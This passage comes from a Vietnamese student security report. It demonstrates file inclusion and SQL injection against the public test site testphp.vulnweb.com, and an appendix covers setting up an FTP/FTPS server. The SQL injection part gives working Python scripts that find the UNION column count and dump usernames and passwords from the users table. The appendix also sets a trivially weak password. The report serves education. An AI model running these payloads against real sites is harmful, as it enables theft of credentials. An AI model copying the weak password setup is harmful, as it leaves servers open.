
respose = requests.get(url) # Lấy phản hồi của trình duyệt(Nội dung file muốn đọc)

print(respose.text)

##### *3.2.2.1.3. Khai thác – Exploitation*

**

*Hình 3.32 - Kết quả đọc File Login.php*

**

*Hình 3.33 - Kết quả đọc file listproducts.php*

#### 3.2.2.2. SQL Injection

##### *3.2.2.2.1. Thu thập thông tin – Reconnaissance*

Việc quét trang web <http://testphp.vulnweb.com/> cung cấp cho người dùng biết trang web này bị lỗ hổng sql injection tại vị trí <http://testphp.vulnweb.com/listproducts.php>


**

*Hình 3.34. Phát hiện lỗ hổng SQL Injection bằng công cụ Acunetix*



*Hình 3.35 - Vị trí sinh bị lỗ hổng SQL Injection*


Việc khai thác lỗ hổng File Inclusion cũng cho phép kẻ tấn công dùng xem được nội dung của file *listproducts.php.*

**

*Hình 3.36 - Kết quả đọc file listproducts.php*

Trang web sẽ kiểm tra xem url có chứa tham số cat hay không. Nếu có nó sẽ lấy giá trị của tham số cat để so sánh với a.cat\_id và lấy ra các dữ liệu thỏa mãn với điều kiện ở câu lệnh *where*. Nhưng vì tham số cat không kiểm tra hoặc xử lý đúng cách nên người dùng có thể khai thác lỗ hổng SQL Injection tại đây.

Bên cạnh đó việc khai thác lỗ hổng File Inclusion cũng cho phép người dùng đọc được file login.php từ đó xác định được tên bảng cũng như tên cột của bảng đó.

**

*Hình 3.37 – Kết quả đọc file login.php*

##### *3.2.2.2.2 Công cụ hóa - Weaponization*

Tiến hành xác định số cột của câu lệnh select trả về trong file listproducts.php.

**Đoạn mã nguồn:**

Code Find\_number\_column.py

import requests

payload = "NULL"

domain = f"http://testphp.vulnweb.com/listproducts.php?cat=-1 union select {payload}--"# Tạo payload

respone = requests.get(domain) #Dòng này gửi một yêu cầu HTTP GET đến URL được định nghĩa trong biến domain và lưu kết quả vào biến response.

while "Error: The used SELECT" in respone.text: # Vòng while sẽ chạy cho đến khi số cột của 2 bảng nối bởi union có số cột bằng nhau

payload = payload + ", NULL" # Sau mỗi lần lặp thêm 1 cột vào payload

domain = f"http://testphp.vulnweb.com/listproducts.php?cat=-1 union select {payload}--"#cập nhật payload

respone = requests.get(domain)

print(domain) # Xuất payload thành công

Sau khi xác định được số cột trả về, tiến hành dùng Union để lấy toàn bộ tài khoản và mật khẩu có trong bảng users.

**Đoạn mã nguồn:**

Code Select\_uname\_pass.py


import requests

domain = "http://testphp.vulnweb.com/listproducts.php?cat=-1 union select NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, uname, null, pass from users--"


respone = requests.get(domain)

print(respone.text)

##### 3.2.2.2.3. Khai thác – Exploitation

**

*Hình 3.38 - Xác định số cột trong câu lệnh select*

**

**

*Hình 3.39-3.40 - Kết quả thu được sau quá trình tấn công SQL Injection*

### **3.3 Đánh giá chung**

Thông qua các ví dụ thực nghiệm bên trên có thể thấy rằng, các lỗ hổng trong cả FTP và Web an toàn đều để lại những hậu quả vô cùng nghiêm trọng đối với dịch vụ và dữ liệu người dùng. Ngoài ra nếu cuộc tấn công thành công được công bố, nó có thể gây tổn hại đến uy tín và hình ảnh của tổ chức và doanh nghiệp. Người dùng có thể mất lòng tin vào khả năng bảo vệ dữ liệu của tổ chức và có thể chuyển sang các dịch vụ khác. Vì vậy việc đảm bảo an toàn là một ưu tiên cần thiết cho các dịch vụ FTP và Web an toàn khi muốn phát triển và vận hành một ứng dụng.

# 

# **KẾT LUẬN**

Ba chương của báo cáo đã thể hiện rằng những mục tiêu đặt ra khi thực hiện báo cáo đều đã đạt được. Cụ thể:

Chương 1 tổng hợp các kiến thức cơ bản về FTP và Web an toàn. Nắm bắt được mô hình, cách thức hoạt động cũng như vấn đề bảo mật trong dịch vụ FTP khi bổ sung thêm tính năng bảo mật bằng việc sử dụng các giao thức SSL/TLS để tạo thành giao thức FTPS. Bên cạnh đó nêu ra các kiến thức sơ bộ về một trang web và các tiêu chí đánh giá một trang web an toàn

Chương 2 chỉ ra một số lỗ hổng tồn tại trong dịch vụ FTP và Web an toàn cũng như là các bước cần làm khi khai thác lỗ hổng của ứng dụng web

Chương 3 mô phỏng lại các hình thức tấn công, giúp cung cấp một cái nhìn trực quan hơn về loại hình tấn công này cũng như hậu quả mà chúng để lại

Bên cạnh đó, báo cáo vẫn còn thiếu sót. Trước hết, báo cáo mới đề cập tới dịch vụ FTP và web an toàn ở mức tổng quát. Ngoài ra, báo cáo cũng chưa đi sâu vào phần phòng thủ, cũng như chưa mô phỏng được một cuộc tấn công hoàn chỉnh. Do hạn chế về thời gian cũng như kiến thức còn hạn hẹn, nhóm em rất mong được sự góp ý, nhận xét từ quý thầy cô, bạn bè và tiếp tục nghiên cứu để hoàn thiện báo cáo và nâng cao kiến thức trong tương lai.

Nhóm em xin chân thành cảm ơn!

# 


# **PHỤ LỤC**

## **1. Cài đặt FTP Server**

**Bước 1: Cài đặt vsftpd**

Công cụ vsftpd là một tiện ích mã nguồn mở được sử dụng trên linux là cách được công nhận rộng rãi, nhanh nhất và an toàn nhất để bảo mật FTP

Cài đặt vsftpd bằng câu lệnh: *sudo apt install vsftpd.*

**

*Hình 4.1 - Cài đặt vsftpd*

Sau khi cài đặt hoàn tất, hãy backup file gốc để chúng ta có thể bắt đầu với một file cấu hình trống: ***sudo cp /etc/vsftpd.conf/etc/vsftpd.conf.original***

**Bước 2: Cấu hình tường lửa cho vsftpd**

Cấu hình ufw (công cụ tường lửa trên Ubuntu) để mở port, giúp FTP server giao tiếp ra ngoài, trước hết kiểm tra trạng thái hiện tại:

***sudo ufw status***

Thực hiện bật tường lửa và mở các cổng: port 20 và 21 dành cho kết nối FTP, port 990 sẽ được dùng khi TLS được kích hoạt, dải port 40000- 5000 dành riêng cho một số port thụ động có thể được cấu hình trong file cấu hình:

***ufw enable***


***ufw allow 20/tcp***

***ufw allow 21/tcp***

***ufw allow 990/tcp***

***ufw allow 40000:50000/tcp***

Kiểm tra kết quả sau khi mở cổng:

**

*Hình 4.2 - Kiểm tra các cổng đang được mở*

**Bước 3: Tạo người dùng mới**

Thêm user người dùng bằng câu lệnh

***useradd -m -s /bin/bash -d /home/client1 client1***

***echo "jenny:123456" | chpasswd***


**

*Hình 4.3 - Tạo tài khoản người dùng*

**Bước 4: Cấu hình vsftpd**

Tiến hành cấu hình công vụ vsftpd bằng câu câu lệnh

***nano /etc/vsftpd.conf***

**

*Hình 4.4 - Cấu hình file /etc/vsftpd.conf*

Trong đó:

* “*anonymous\_enable*” là NO, không cho phép người


dùng ẩn danh đăng nhập

* “*local\_enable*”, nếu là “YES” thì sẽ cho phép người dùng có tài

khoản được phép đăng nhập, còn là “NO” thì sẽ chỉ được phép sử dụng tài khoản ẩn danh.

* “*write\_enable=YES*”: cho phép người dùng thêm, thay đổi hoặc xóa tệp và thư mục trên hệ thống tệp.
* “*pasv\_min\_port=40000* và *pasv\_max\_port=50000*”: Các cài đặt này xác định phạm vi các cổng được sử dụng cho kết nối truyền tải dữ liệu qua cổng chế độ Passive (PASV).

**Bước 5: Khởi động lại dịch vụ**

**

*Hình 4.5 - Khởi động lại dịch vụ vsftpd*

## **2. Cấu hình FTPS**


FTP sẽ không thực hiện mã hóa dữ liệu, vì vậy chúng ta sẽ thiết lập TTL/SSL để truyền dữ liệu an toàn hơn. Bước đầu tiên, chúng tôi sẽ cần tạo SSL certificate và sử dụng nó cho FTP server. Để tạo chứng chỉ thực hiện lệnh sau:

***sudo openssl req -x509 -nodes -days 365 -newkey rsa:2048 -keyout /etc/ssl/private/vsftpd.pem -out /etc/ssl/private/vsftpd.pem***

Sau khi hoàn tất tạo chứng chỉ, mở lại file cấu hình lần nữa:

***sudo nano /etc/vsftpd.conf***

Mở file và thực hiện cấu hình như sau:

**

*Hình 4.6 - Cấu hình /etc/vsftpd.conf*

Trong đó:


* *“rsa\_cert\_file”* và *“rsa\_private\_key\_file”*: trỏ đến chứng chỉ và khóa riêng đã tạo
* *“ssl\_enable = yes”*: bật tính năng sử dụng SSL/TLS cho kết nối FTP
* *“allow\_anon\_ssl = NO”*: Từ chối các kết nối ẩn danh thông qua SSL
* *“force\_local\_data\_ssl = YES”* và *“force\_local\_logins\_ssl = YES ”*: Cho phép truyền dữ liệu và đăng nhập
* *“ssl\_tlsv1”, “ssl\_sslv2”, “ssl\_sslv3”*: Cấu hình phiên bản của các giao thức TLS/SSL mà vsftpd sẽ hỗ trợ hoặc không hỗ trợ
* *“require\_ssl\_reuse = NO”*: Không yêu cầu tái sử dụng ssl
* *“ssl\_ciphers=HIGH”*: Yêu cầu bộ mã hóa có mức độ mã hóa “cao” có độ dài khóa lớn hơn hoặc bằng 128 bit

Khởi động lại vsftpd để áp dụng các thay đổi


*Sudo systemctl restart vsftpd*

## 3. Sử dụng Acunetix Web Vulnerability Scanner


**Bước 1: Lựa chọn “New Scan” để tiến hành để bắt đầu đánh giá 1 website**




**Bước 2: Chọn Thêm mục tiêu**



**Bước 3: Thêm địa chỉ muốn quét và chọn lưu**



**Bước 4: Chọn chế độ quét và bắt đầu quét**



# 

# **TÀI LIỆU THAM KHẢO**

[1] Giao thức truyền file FTP, [Giao thức truyền file FTP (viblo.asia)](https://viblo.asia/p/giao-thuc-truyen-file-ftp-Eb85opgBK2G)

[2] SSL/TLS, <https://viblo.asia/p/ssltls-la-gi-Do754wnBlM6>

[3] Web Application, <https://aws.amazon.com/vi/what-is/web-application/>

[4] Web Architecture, <https://viblo.asia/p/web-architecture-101-aWj53NJol6m>

[5] Tổng quan về Top10 OWASP 2021, <https://viblo.asia/p/tong-quan-ve-top->

[ten-owasp-2021-6J3ZgR7BKmB](https://viblo.asia/p/tong-quan-ve-top-)

[6] Dựng FTP server trên Ubuntu VPS, [https://www.hostinger.vn/huong-dan/lam](https://www.hostinger.vn/huong-dan/lam-nao-de-dung-ftp-server-tren-ubuntu-vps)

[-nao-de-dung-ftp-server-tren-ubuntu-vps](https://www.hostinger.vn/huong-dan/lam-nao-de-dung-ftp-server-tren-ubuntu-vps)

[7] Cách sử dụng công cụ Acunetix, [https://viblo.asia/p/gioi-thieu](https://viblo.asia/p/gioi-thieu-cong-cu-do-quet-lo-hong-acunetix-ORNZqjDbl0n)

[-cong-cu-do-quet-lo-hong-acunetix-ORNZqjDbl0n](https://viblo.asia/p/gioi-thieu-cong-cu-do-quet-lo-hong-acunetix-ORNZqjDbl0n)

[8] Code Injection, [https://www.securecoding.com/blog/what-](https://www.securecoding.com/blog/what-are-injection-attacks-and-how-to-protect-against-them/)

[are-injection-attacks-and-how-to-protect-against-them/](https://www.securecoding.com/blog/what-are-injection-attacks-and-how-to-protect-against-them/)

[9] TJ. O’Connor, “Violent Python \_ a cookbook for hackers, forensic analysts, penetration testers and security engineers”

[10] The TCP/IP Guide, [The TCP/IP Guide - FTP Control Connection Establishment, User Authentication and Anonymous FTP Access (tcpipguide.com)](http://tcpipguide.com/free/t_FTPControlConnectionEstablishmentUserAuthenticatio-2.htm)